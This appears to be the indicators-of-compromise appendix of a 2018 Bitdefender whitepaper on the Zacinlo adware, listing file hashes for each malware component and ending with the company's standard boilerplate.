805bc58bebfb03e063880fea369b0e9ca0162060
17f75e0a7d3c301b2eb052dcfb7f2504c7ce8c59
44c2f84290cadf706ae1c1589b51a068653b2787
46b4b9a42cc9e9a7a8729092242a57142c4ac982
905eab7fed46ddf9dd8c4c0714b125f7fec21c68
bb200f821f28f29411963233469e1389028cdeff
6c7c55c584f69bd08eab903d70190ab420ee1667
21f45680001f219408f1f3c9707150fd1db838fb
892a0d1bee6f030ab0983135c4a8901e4365ee80
1f2303766bd8519acf5bd92fdd6bcbdf31497277
816fb170b852da3045244a32ff4b73f07caa46c7
cf92c6c4e7dd3ca48d4701b813feeeceb977ffc3
32a6a285c24e337cf7d3626a274aaa675a985175
2590b736bdb3f7aa09e46f72e908155f04863dec

Regtool

2fb3a2d8fa9fe6c6fc0bb6e7c4f70283b0149c52

b78233adc39002ab00dbb48275ecdb092718d9f8

93db0e44412f0c9eac59162dd2cb0b3c75cc2b56

b4de1be8192f9a5add5c6f594b7a0ca2ae264683

486f360587454dc04e7fe787fd9e90392dd0cbda

95f0a4172fc8203d7745fd2c586bf90b3d0cd4e9

d036ecf02acf3cea48c04969d555c75e7683b0f1

df32da2909a1bad4702f868d4cfdfcb6f04972a0

0ab03f5fa733db645732ca8ebabd3be490928a1c

ffaebfdcb4a62f33e8cbe5e4ff3fd1486723190b

34be7466c98d5ed75dbacdf8bdd77014dd35a80a

Report

fea4db23aa838ff6257f2ec773ca270979ce9680 2af4c0eb00a20c6692c32dfd43beda85c07ca0b8 0cb692ca7e6f4d233066ed871e727929b7ba5819

Setup Dropper

1e02768f5b2038c94e84259a7b2259cebe96625c 273dd734ccf3d74ec61c20f15e37e63a97faf304 c071234ae86d174a2865a61d2eff97aa4cde5d2a
7db2569f2adc39c8f6cf1514f27293b1e437a0f9 13a16ed4f8f2987f641786085011b54cd3f93377 65fcebae35f5ea6cc5a6ebf3e0abf54eb889f2fd
ec1343e679a76e440cdf379d7e2876fa403e7815 f80e1bf11c80893bba13f067abdebcc16efead36 7172224a156259e9381a6f59a6ab7dc47db59d6f
4d24227a4b798f384b343df1e0c979cb4abcf5bc 22fb73f15572cd7c925cbec74e58528f8f3bdd9c 21341b2cc34c346feac24f48242b4adcca864d13
6a1660da89809f97cf78cd80b7d404148a200169 160d03d9eb67f76f91418df713a66e38c03d5281 479f64163ce800b5ab7a274fd44cefc03abcaf55
644a368a0fe1c0d35e6714d631498bdd3dcf66cc 6171999d53383c2f81ec2e990523ee868e255bc4 d40aad513e244b1559266697e6f8506112099f00
3def69c7452e14afc7be835a9d0a8fda4e9b802a 4c9373965a60cb2e2d0a1e31fa4c6acdd7887b48 5f3759eda090beda6ac290926ca9f3be1afbb14e
cf71a08f6bb2bf08025f9c58d6edf01f972c14e6 83dcd943dcbfde9163faaf9f3253839cd336cf54 6e93127a43b2f74c39f7857372a3c9eb8328bb2b
78b756343925bcd30c1d4ec1d65950b78132f8a2 169d541d7d19c08dad5966773b56ac3de45b9d07 5637202c9c3b58793ab22fa4454c6fdf4b532b55
97409c79709654dae6b060342ffad17f3de637d3 4fcc220a173d38d007ce72c009ce612b519cdfcb 23718b682a5326995e78a95801b2ba165bc9315b
bc86f8066c26af979bc0cae894282441e405d8ab 615972fa63aee2c446b0b4ad91b2290579d08f15 9fdb48c60a14f4cbaf02cda6246ef1d47ea8ca72
ea14f21d2acc5fd9c20ca846065e57c8b8441895 bb93369c16a1e63a5db04b17b76f80e4e954e0d5 a4e06ecf41ec125ba7720ece69ca1fd3816eec3e
0430ec00189070270b3b14941f99cba7cfbae146 f041192e47c6fb5804e60b28b8f955954c8c9a9a 8b04990748e71967ca039e4a4cbac60a8b61b40b
53d970c01a574bca1e176c436cf13ec09f86ba67 a2abcb0e81bb9f0fdf3eb7cab9ad917a1ed3b5bf ad1e7e5d6fa92aeadb13cfef4727ed18cef90c33
296cf2383cea29ec8c0bec1131f55bde877b0b51 0ee6be1c6da900d7e8ab4a3c8fd17370c9cefe9a 129a2468dc3431e713e9bcf47161c3381d0b8477
0de2690c9fb09b022ce86d1a90ea1e2914edf8b9 f96b82f516fd8b9a0e152bceaa98a98b62c2afa1 4a2d06d0ba750f2b885a4b7e8d4bcdb8bdc7592a
45c25a64f7f4dc57b08e0e53e607b03ac8769f0d 975cbd180e8dd835e55b1f47ac049bdb8aa1df65 1bcec5ec665011c2073d3c29045e3c748a10db2f
f8299e07b3295fa919d88c1a5e385313a34ac354 d04c5e97ff0a04d0a97d4a9ce382d41a3d071a41 9676ab212350f3c3294d437444265428cf4bb480
c001ac100f09b855d96db58b547724ad722903a4 6e2279a32ebbd6768b55824094d8ba095e04df14 71787d453b30948dc0916a2965d73aa4d9419fc5
317e09b03f31db8d80fd4cc13f50423369bfe4a5 202c35624da1b661d06f2c769e113156bfc7941b 06a6e10aad22ba3324e6c88804804171eae3ae48
83e74aea86bbc9117f592febcd0909702d677a2f d4b4182d68bb0df77280c558a3e9fd4412a0fc63 a4e75cad33320c3c1786b92d446133f52126f6f9
11575c57b57b7b5495c57a70f5c4a98d4a612440 665d82ecdfd8c8053d7d4fce5882b36a6f5a0bb6 e4dae68e0152f23417c826158e990ef8edf1c2ea
9e72cb2a425c0a82f6a651d21c0acc0b0dac62a9 df49e013266d29b5a7f0f5e9eb8db7e107fd4243 78ad0c822862e748031d10ceefb9445fa645b3f9
133c0ad9aa30640a2910ca831aa5e05ead78c927 0e1c2438c1ae74be1b75583901a60ed76529d41b 95eb8e2a6ee4377bf64e29a217f580ccbce90fc8
36d96e53a75e736ea16a7968bb742889993ea007 76e17c695d3f9b09eb243eafdf8308f03c40c8cc ebfe5111e11a4de2123a94da9b7427ba6cc5b998
d49c7d6f4dd0de8e0c6f410f63538cdb68d417dc 2148219c2b7f196d04650b81033d63fc168074fd e5cbf51640200b45cfea51f27e5b3fa68c28febe
50c42b87c0f6e678c5292e8eac701359c5ab5802 29a283d96598e57bdd9b62b08fadea0edf8d6e74 223f46d07044aafebad79644eaf19f3fde30cc8b
fca6c40f797335bdfc4d8cfd026bc998326acf32 6d7387131f7b5e6a704b881e134553e8c2d472a5 c0237c21049623b92b75f8262489cd1b9c8f4e38
87fe93595952708f24b5ada17ca51a96649a72fa 7a24bfe8116afd06defd482198f9381101284d4c d769b33f8620a87c189674732d2fd56a195aad02
35c71faed07d39cece971410b93eb8a29be341c6 bd4fd3f95e74aa7dbf952a28029a62b062c72bf9 b871f6f4c687ef2e03f0f699e520a7a00f0870f2
560a698e13d41b25aa197dbc0187545ff3393104 b2f5aa09898f053ccb3092cfb7e9de4b76d34664 3539b4b966f82117bc00b4b392ebb2433489aac4
1cbaeaf7b59f47cdca99d324a8ae419f30bd1b80 f098bf506c5b68fdc172755f10594c9204992021 3ec9ef5f5511cd0df4e50579d2e4d852aaa09ad0
6510883f0d0314e22f5fee02634eb88c179b29f8 10f5466974dd7990f48967c3bdaae336f5a0943a 3fec7dec4a4212bfcf60a8c6a00894cca25768da
f77b015c5f659b63fcf53318fa4825b0fb97a2ca 58ad8cb195302baf67d46fc0f7ee3389454c8a84

Setup Downloader (old version)

72a6f608719d4cda62c7b22fe479919f245c882f
b53d45214425ed893ff10ffac9efd984a2a5af59
efcc608c5a92b7ef112c605e554a39767a81e62b
7854def7af2fe5e5ba5f37d695fdc115b806ecdc
e3b910a158e90c501dd5e2861903e6429b40a12e
d3bae58836b9080da75837dacd1be01d9fe15cbd
598b6417493d8f84c45e54217d7771d63e04f2c9
b904f58d5bfd82d0778bdc9911f3b2193398e7cc
f6c865d202892c82f4ead2e0df13e631d7e942dc
fc07349234dd7d8c7bffb62f404297cda05b86dd
f88efeba6042cb90c1e43311d1ae9b9a8fb2990a
385dd81c180265812ab07e8c2cca9c2cf0803f3d
a2691775b2b330d7600d2f936b4793ec335d973f
e1c9af4ddeffba12b48a3a60255cce4d4b40608b
0ea7a4b138f958c7572d9f35de458d68c142a252
df9a63e0630482c174f353b28985cd1d36ba6849
7659e20e576cfc3d872efe5f4764e33d52def101
beb163d816b5a87eb7505b83d46247b5cc0738bc
1a55c660a3b72ff8759ebd860662e8163731895d
4869b272d179fcb33d742c9f459f23405bbcf518
d5056edd306d26e7baef0f28bc389af0eefcb144
4bcd7d27506a0c7c235ea6ee444d7ce30647ae18
b4e52c97dceda556a42a24f759d25c392f60cf67
3ab08863b085f9dc0f23b3b2e3887c868592bdf5
7c8f1a97a7d5e9c067cecaa2c5f593f2b8163450
cf12a1713f2d103e46a6e80c43a063dc17417cb4
ee86c4ddf018ceb040bcd5c1f920de2d4d5f3775
ca7a568c69361e422d6196b1d742fe5c310e41e1
401446bc89d641da1e3b545a5a5af35f6882c8f2
e63d07c5ea064dee4a714e65f0745f439899be91
21915434401608dffc00c25067138d4fa57a14e2
bbbf76e5536bc51eecc03420f5b3aff6126d1e0b
ea95069d233650a60ec3fd6dd7304e2871dbc0bf
b195d5e8e36d9365349a1ba9903b14d18479316f
501eb02b5722d63af172a2ec43febebcc7d548d4
2b48e38a5dbf9d87ce6e4cf583d7552198fb5778
90c199262e67160cd4035954f3f53142aec4183a
86bd2565c3a470e2b6de72ad8e349975f37ac6e5
a19a27833c38a69c5abcfb26c8df75d818fb1846
765bee31265c803494210e4f25d5037c46002f31
72383dc98c3d065dce2cde1cd43b9429ae858e4a
5c4018497d9da58627f8135c8e6d5a56e87e9c56
8e55aa8a61f01e4068a41d8880f20c1ea843846a
75391db8c7ead630becdceb6e7f80a05501a515b
c23e8f2e7756275887453f7bd733d8c1871a0441
c46921df74112bc3a59b98d3d7d759096ed86d80

Setup Downloader

0047047202f0641d0c7a735115299d3b579c81d1
a5aaf8ff70405aaef045f6c2c973eb65509506c8
fdfaaa37463ee2671d52b45cb1d6728781731e51
45f5885addb17114873064ba2a2ef720abc7a069
db647928ba90195fdf8b1648a84e3d85c891ada3
085e381cd97d49f7c0a8f0cae734b109eefd1e9d
b4f3c28831e603ee3e88b54aefb89ebc9c12604f
2ffd288964104ca0d07fc7b1a9b14d890c433aa1
ad52c2a0a2df06f2c1717e4aaadcb993a649db1b
ce8dd4c850f1d08d8b16b25412c13466a4a01384
4bf11ddeb9008821f3e322182d249a90e559e21d
14fbabdf0e4b991a8484280675b75017a124648f
15d586afa2cc646cb81dbcdb0881db9c7a940ca5
6188af2b1bd4a8afb5c6ac60b2cbb6d9597d5c4f
2ca1a12f648d6fd8fc9b23a0718dfb9b535743df

S5mark Application

51960b69f4a7c96af835ec71057b86be945983ed
4ddbbcebc348eb9f6a79886d01e4ee270018f259
5ee4ebf7e423e3e143cd286b048c04372c606bca
00caa31ec14bd478e70583f6f41c6a685629d9ee
a3b68f42db720583aa9a8f704b172c944ad96627
867515f594b589ac311508e7b5dc369ece04624a
615f2e8e9a4bb7ba9d4eb06d11834060a741adc2

Component Updater

8e5f75a73705645cf90a6d106b7b47f6f10c6306
6cc1009b513be896900805b9a26a084c5755de5b
c4390715944cc12dca3c214539fd6701092dca24
67ae840849fd1e0d1c633b8d0631044f1626d665
658e507768b9aea230f3860c3490f3d3fa3d8aa0
323050022b6e95acc7ba38e8013d39536d6dd5c1
de4f8cf7fa797d981122626f78fc53a0f6aab1ac
9d364305dd485b6e58feaeacfe693afe960ec21c
731446607c59fd60e88cf7f4ca45fdbcb755b123

Payload - Master

```
20c3bd82789b5adfd49dc04dde5ea063a403d8cd 24f62a5eeecbf83729359d674109ec17ad8bb9c9 d41c5f93f452afe60e59ace8ec9ab310edbff17c
d02b49317dd9b2f73aaf48ccef69655c5465b161 ca75b73fb17b07e4e84d49bb2fccba3ea0a40d88 f1ec5c6638357b676402e3893d302e61df60881d
5a77f1354f5bfdb53b2433b7ad9a0478c0753703 1c5bfcfd68585a5b106a7be78a157d90a020e29d c53df8482ea17f1b5be247743bd593676cfd616c
a34f66738ddf8d15b61142756f55c24dfde8d7b5 6171999d53383c2f81ec2e990523ee868e255bc4 cec8d5754f1771b8b1c33f6cc7840c7a80e10e6c
4b7f925d3ae5cea98f056a8f303aa153ad33693f 2296aa9378ccb7385e89ca9ec1b2722d01d7b25c d66644139ca2827e5b2e58763d61b1f4ec182266
0430ec00189070270b3b14941f99cba7cfbae146 e53a99faa411a5cd361523614b11cf7829fbb2a3 7a0d70ef06881fe02a298fc319f0aad4dab43071
e785b297dc30fac0de0c0d5ca3c5b7022cfe3df6 804c194772489603eb322dee7d20f240aa0576e7 f9777ec32a1f020b83005f7cd843e9a3f1902760
21a6904db03afe63f42ba86e6f304dc331611036 da83d08fe5a9e8e8ec0deb86a1c950032edb21b5 3814b03a9a1be665be384b93d7243b9a27dc70b2
296cf2383cea29ec8c0bec1131f55bde877b0b51 4fcc220a173d38d007ce72c009ce612b519cdfcb 7655cb1f2bc0bd952d35ea4bf4de07a8815d58a9
a234368793006b5cc5a01d455b387623d61f9725 3efb2e7fe10f0f5f19614b375a234cce439803dc 9719dfd5056f13e9ce16f598b5845af783bef07b
30af133c5749176fdcdc0f76910e51349cf85d93 9c118063d7df166e79ec844932dc51f99888bd80 3bc9649aefaef0104248b60540e04d32d57136a0
d06e676595865f4f99ca2d0423c8667cf1f05ee1 bb93369c16a1e63a5db04b17b76f80e4e954e0d5 71787d453b30948dc0916a2965d73aa4d9419fc5
f2b8cad5265a2e60efeae4feaa84af8c5f1c889b 85601e4e900ab2f981d1fab2af33c0044f221466 06a6e10aad22ba3324e6c88804804171eae3ae48
32e2748e26417804afd6fe21dff08713ee80e915 f96b82f516fd8b9a0e152bceaa98a98b62c2afa1 9ff8864a7c1fea27c3995d2315fd688dba9967ce
f8299e07b3295fa919d88c1a5e385313a34ac354 1dc9ade5be722d192844697c0eea44be67ebb904 769a5f9174291b27bae323a6cc36deaff4fb7e19
cc673c01b642c798e561afc3cdcecdd5e25aac59 d04c5e97ff0a04d0a97d4a9ce382d41a3d071a41 134e275366906eb7067c358e0daf4ecc909854ef
ee25a2e60abb88dacb2e0ec46376b3d24b0e6c6a 596a7f2d0d06b2e8bea838cd7d2f69b3a9203d75 c8d53aa5bcf2230ed4573e1fb2f4cab6b18e7871
27b2602a0fa13e526824d8291642315d25e67062 7a234651c5a791f6d19e939e8495aba52f91b014 dae28bdf026adcfec95a9a6dc3c6df84a10f762b
7d53bdbdf9f991caf40073f1baacd33fe935ad3b 0eeab87611403d4c2e690f6a523f5a2a5f0b6c79 76008eacf2eb0b86890b0f79c5fb067810eef959
101455633943a925aa4ea2b764626a8ae8019157 f96660e7e876edf11dc96da4eeef824ea1eb996b ab674750bc8c2bef68a3a89271c2d259d8b5c93f
d16e4c5d5554b9daf3f09473a9c9b7337424bac2 fc1a2e42de17fcfda485beb8d0909c78e86457a5 81655ee2ec248432088c66cdf9bb6c31ab9634ae
d49c7d6f4dd0de8e0c6f410f63538cdb68d417dc 665d82ecdfd8c8053d7d4fce5882b36a6f5a0bb6 95eb8e2a6ee4377bf64e29a217f580ccbce90fc8
d7b1af59b1336873da2d1cc36b87eb3c8d5bf986 9c8c07368ffc4dbf6958ef9ab251b451dc46458a a2618947c34d53720636ccbf7e46463dfd9d56a4
922602db83403a8d7b9c42c57861cf0252f17f2d 0055a356d0ca6e92ac7ebf6e1d41e51fd73f53fc bfcf775c624dd9efd98c67978ec3c92e924695d2
58cf9b98240650d95ebfce2ae5f3f6a0ad2cc61d 7a24bfe8116afd06defd482198f9381101284d4c e29c3ebfda07e53627723bad009b88d814be832b
25079c043efbc45358bfbed2dff9e2e43c95b337 c9e834a6398593215a6841154e27642019bba157 ebfe5111e11a4de2123a94da9b7427ba6cc5b998
b1e7af02c91a81e021650c71a4ac8571615223b6 75511c8cb1864eb2988dfc1f56c8eea74f436fa5 470d71fce6708cff5cd2aa5387f5c2b8fdf6bafd
bbcc2d0cb4fad7d1397536e6390ebe95208b19ad f098bf506c5b68fdc172755f10594c9204992021 8586dbb8bdff8b49b984db0283c5aef21bf540a9
f5e129bb6564a6f269d8d6b15d268d3607bcbbde 13f7ecf111985b9667c352b1b09df0158f6de359 d3b93f6173a792eecca9d67bcb1c4d95647bcb2c
e409ecf1581380b982ac4c70a6594f52a44389fd 38a80ac023f5ccebcc1b1da4f3ebbf792575e89f 81c49e5e146bea78c6037247685df249c36a4144
284ac0ff34acc590a7e05338416b2d07aa75ef99 21341b2cc34c346feac24f48242b4adcca864d13 28cfbcbae3ff84789e14e4296e0b2369f35288d1
161a56d93dacc34e32d8e8d382c0144db59c6698 11ac30ed65d9529c075214440440c7eb9cb1fd95 3c980e1dc662a358c609e3015bc8bbfcbb7ad04d
b9e8e200dd927896e1192a46313ea6f79f4d6273 db78214fe429c00b1d45d274c6ebd6a9550749e3 6456bd8573ff0ad2b46ab0a9587714fcb4c39ff7
e34dc96d545cd12f7eec172a2897c980919ac4ca 5cb639db2c37365987167f2c3f45b5b52ef061ee 28325d3c551085d8758f9c980c1a5cb455d02eac
```

Payload - Client

```
91778cae46b91ba7bd5439e5962351fea571fb74 4e9349ca64782f8042550c0d36c85ed425cc3097 2677db303b1eadaee5d879d002e1fd8228d6fadf
2d2bbbacfdd72953b2498fb7dc09ecaab76ec11f b20973de738536064dc6f0712589cf4f714f6ed8 30ef7e2a083991af96bd12f0fa9eea06de0824a9
611751f42df8429793fdcb0544555ead4bdab22d 82bab56ef79c92f7bfa835f0063b25c8748e2d1d 9d0aaa5245b004b4ec220147c4c32618d2b9fed4
c41981f743ce45386a0c2ff49f4d0b963d6d86f0 7c07bb1875dd6ba638f29a0cfc40044f83f2bbd8 0dce24f7102a97136846a301a70f1abfbdaca8fc
96055210bf542c9cc2186ab0ba9848677bdcff61 58213dec017fbaf5e28fb675d48403744b18d3b1 92983e7f9d4af7bd86832cbe26cd74020686fca4
                                                                                  56fd5df0dc7dbd6784f8dc85befcf028915fe737
```

Adware Killer

```
1edf084cefe9649ba420d88479cf253adb32011a
840335c2b3aaab0fce5ffde987238b272a47ba4d
7d98d54260dfb150df222bf17ebbc88cd75da887
1447d0afdd007a236fe764dc321fef9fff00d815
e895bdbb12dd78545ebb01c3c37333370819099a
477a9158a0de88176f027f7ecef1963b159e177d
3f3b78dc9e22be3b9f8c859f879f12e0e2224223
99c1dbc5674621eb1cb93f94c7b4e99cb90cba61
33da9c13ad433c7fd106d15ade17ba906b545cd9
f38ce51502635b4359d414e7b0e3b16fe1d81582
59f2d249f9f856d5a037f27364561ce4aef7d54a
b585781e72bec81946df1f75026853f88248d904
d01cdafaf035566139115dd4fde47d2fd2174be2
e14e39836116033d7fe78b9bb11eb3283cc34cee
d00c1f2006d336660bd229ca052576de1e62bfec
e319465f5932553161a2856d12175b7c16adbbdd
633888a2060979909bcb8408517075dbbe6fabf8
```

Zacinlo

```
e02e27b620bfce03a8652febb72ae71828a77f89
4cb92686978c54e3a412150d48e40b0ac14bdda2
e994f9d0d796f7f9199b8e38ff7866f8138537d6
039c4dd6049008dc4041a304371b32c38694c3fd
796f5111176ed05a86222db287c1517ccd1df5cc
b1651a759d0712510eef6350ca5a9e3de2c12207
cef838b68f0c69c6d05696b90bd37577529a1c75
a3a7e180e2d0e6f373ae5eb64be23f31039ff3af
da28a92f263146053ea6b9e264edf02ca001a260
16ae170e046aa361f946019eba456ef2cc9d8a6f
bf3047545bcc32a5c26797dd6a554ffbd7b7fd3c
e600a51a2b2dc8cd475eabcbb69b0536f7218210
8104925777797eabe8f0242d3cc0b21fba097b20
b9ebdb703224821f9f8fe72f8725b4ab97d4465e
029220662e361567d9f1c10cf36e66c9cb3e83c5
39424f9e53b6b7186fffdad391a30cccb8c47ac9
8b6c39a489ce58c1eeda2741865f3fece5cb27d1
ce6864bb45dab2297991bc3fe3dfa8878575588e
5485d6dda72bd19cb3ce859a530be38baa056c4d
2f7b766768b86a27a82b768e777ab1413399711f
aafba469e818047b82a0779b040448a625f92eb4
df4274a5af3f13a0ac3690556536bb32926f0014
f29860af0803d9ef7a370dc80b709b93f6d113db
c89c0b40953c9de07252be4588c2fac8cf6ed1ba
2b19eb0d653c58ad55adc510dadd221607da6d13
2ef68e733617096fd861f32a1ea4cb91aa4d616e
2539a6bc56493e6bd20248584682175abe27ac5a
840b7cdf59b26f05c53a8c28bda7d24a9f6ee1da
72cae2699cdb1b0053bac61fd430720bef50e94a
a992521b232dd57d1f66a53ff3a77cb6271a5c68
494f7acb4e1bdd76f6990ce642f435f6a64e7603
9f0c5eef2730ca9ff9b4a5bb9a5cdb0512488b26
610a5c35f735618fb65b21752e33ae7f2a97e06d
5af35b4206cc759ca9530ea9276a53a0fefb4c1f
d2817b5edf0d266c104d61240bd3230ecf941c54
e1e561b0ac20c05ceac45eb1f20314c7457a1a6d
af3cbb022780758f81478bedda72e116a89248e4
2d096ac724a7022665b2fd728f05e5d1816807bb
8bb9d2a64df948db5f8a30bdf1d8599e50ce6c9a
96e9df0f02f256be907f180f32ac88a4e7cfc9a3
71e86206e6fcbe37f9b49751ab083a0c0d0b0ec6
789d39856f2a17586e8fcd87ab992b60c21770db
82f9a52ffbf5d3078a7b844f3bb739e01cf169cd
6857998ffbbfca0e81e477c07b308d83882899fe
7cd4bb9002b65e857e1256fcd1fc0aa07a7ada88
8723b0f409165be03d7d324d8495a64b335dff13
5c5689a98af848a65da86e78b2e980e9f78a0781
b08007b1074b34adf70c0943a01f053693d1f02e
20cd43e6d049c726df7be14587c3441af3a8b970
d5b958ea190e78df416692df1b1c81f2c7182cc6
0dff90a0dafc1327b25a50c95c999dd09d2b7e76
38a80ac023f5ccebcc1b1da4f3ebbf792575e89f
4ca4aa9e7c01bf612ef7d1cbbbb63b262b8ff6a7
55a5066fc178fb2d072a7975ed81940546504548
9c54edcccfcf150ce618fdad6af0562b6c8a2c9c
d21acf00e755410993e5898d3f35e463523ac4df
7e620a6c297849377c330c4d6caa00e341e1fdc4
91700ba590c014d8ecf8096810f728552720c97c
a19904570e1b08ae4178a9e9831b2033124ecc99
b07db6d157b194a5a6425a75495dc432b3342d94
8d2f0306af6035425eea8e386d1534845c474224
776ea5bd36781158adc4c99a6278f3cf2e7b929f
b8684f14c6fdaedec257c91a568045372153af98
e3767e782aa2331c879f3681d709d467decd6dbd
aa78a005604e829e0d7537d62835cf771de5adff
75f43bf0c09569ee0883ab075e0a63d65742430d
fbdd393dca0c292130e0757a6ba299cdd37420d4
1b70774b4ff42edda5ed8ad6fda0f45eebe99289
5f58054585463a7e79380a687698ad108e2902a8
974943f6676ee7102b53c4c330e318bfbdb6a7f5
691d2977d2600f32d6bbf39da0ac0ba69e2da405
eb462c1da5dcc0c7e9e8575ad5d8ca5986ecbddb
348c94f5344b6fc062fdd1af591e49674cff970d
f68ce26fa623bc9fa9ab7f219cf7b384a8bb79b7
aadd6eb40b9ce8251aea2671e0aa5d92d89dc9a1
acf838637809a290d3912e2b55329c1bdd84e8d7
538bad42efdf1f3abf0813552a02ea9ad5da3458
feb7c1b45a9e20623b917384d61bd455f6a1e081
2e8bd9a26fbe8a0d0ee052b5232943011bf43768
8c0136eb08b9690654decd61bca090357d4661bb
```

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at http://www.bitdefender.com/

FOR MORE INFORMATION VISIT: enterprise.bitdefender.com

BD-Business-Jun.18.2018-TK#: crea2645
Bitdefender Whitepaper six